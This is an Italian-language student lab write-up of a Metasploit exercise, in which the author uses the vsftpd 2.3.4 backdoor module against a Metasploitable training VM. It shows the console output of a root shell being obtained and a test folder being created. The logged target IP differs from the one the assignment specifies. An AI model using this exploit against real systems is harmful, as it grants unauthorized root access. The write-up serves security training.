W15D5

HACKING CON METASPLOIT

La traccia


Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Avvio msfconsole e preparazione attacco.

Avvio la console di metasploit e cerco moduli legati al servizio vsftp.



Tramite le options vedo quali parametri settare per completare l'attacco, in questo caso la porta è già settata, manca l'ip della macchina attaccata.

```
RHOSTS ⇒ 192.168.100.5

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > RUN

[-] Unknown command: RUN
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.5:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.100.5:21 - USER: 331 Please specify the password.

[+] 192.168.100.5:21 - Backdoor service has been spawned, handling...

[+] 192.168.100.5:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.50.2:36379 → 192.168.100.5:6200) at 2024-02-16 16:00:03 -0500
```

Lancio attacco.

Col comando 'run' lancio l'attacco.

```
RHOSTS ⇒ 192.168.100.5

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > RUN

[-] Unknown command: RUN

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.5:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.100.5:21 - USER: 331 Please specify the password.

[+] 192.168.100.5:21 - Backdoor service has been spawned, handling...

[+] 192.168.100.5:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.50.2:36379 → 192.168.100.5:6200) at 2024-02-16 16:00:03 -0500
```

Con l'avvio della shell riesco a inserire comandi bash per navigare nel file system della macchina attaccata.

```
File Actions Edit View Help

kali@kali: ~ ×

kali@kali: ~ ×

tmp
usr
var
vmlinuz
mkdir test_metasploit
ls
```

Infine come da traccia creo la cartella 'test_metasploit' nella root del target.

```
File Actions Edit View Help

kali@kali: ~ × kali@kali: ~ ×

vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```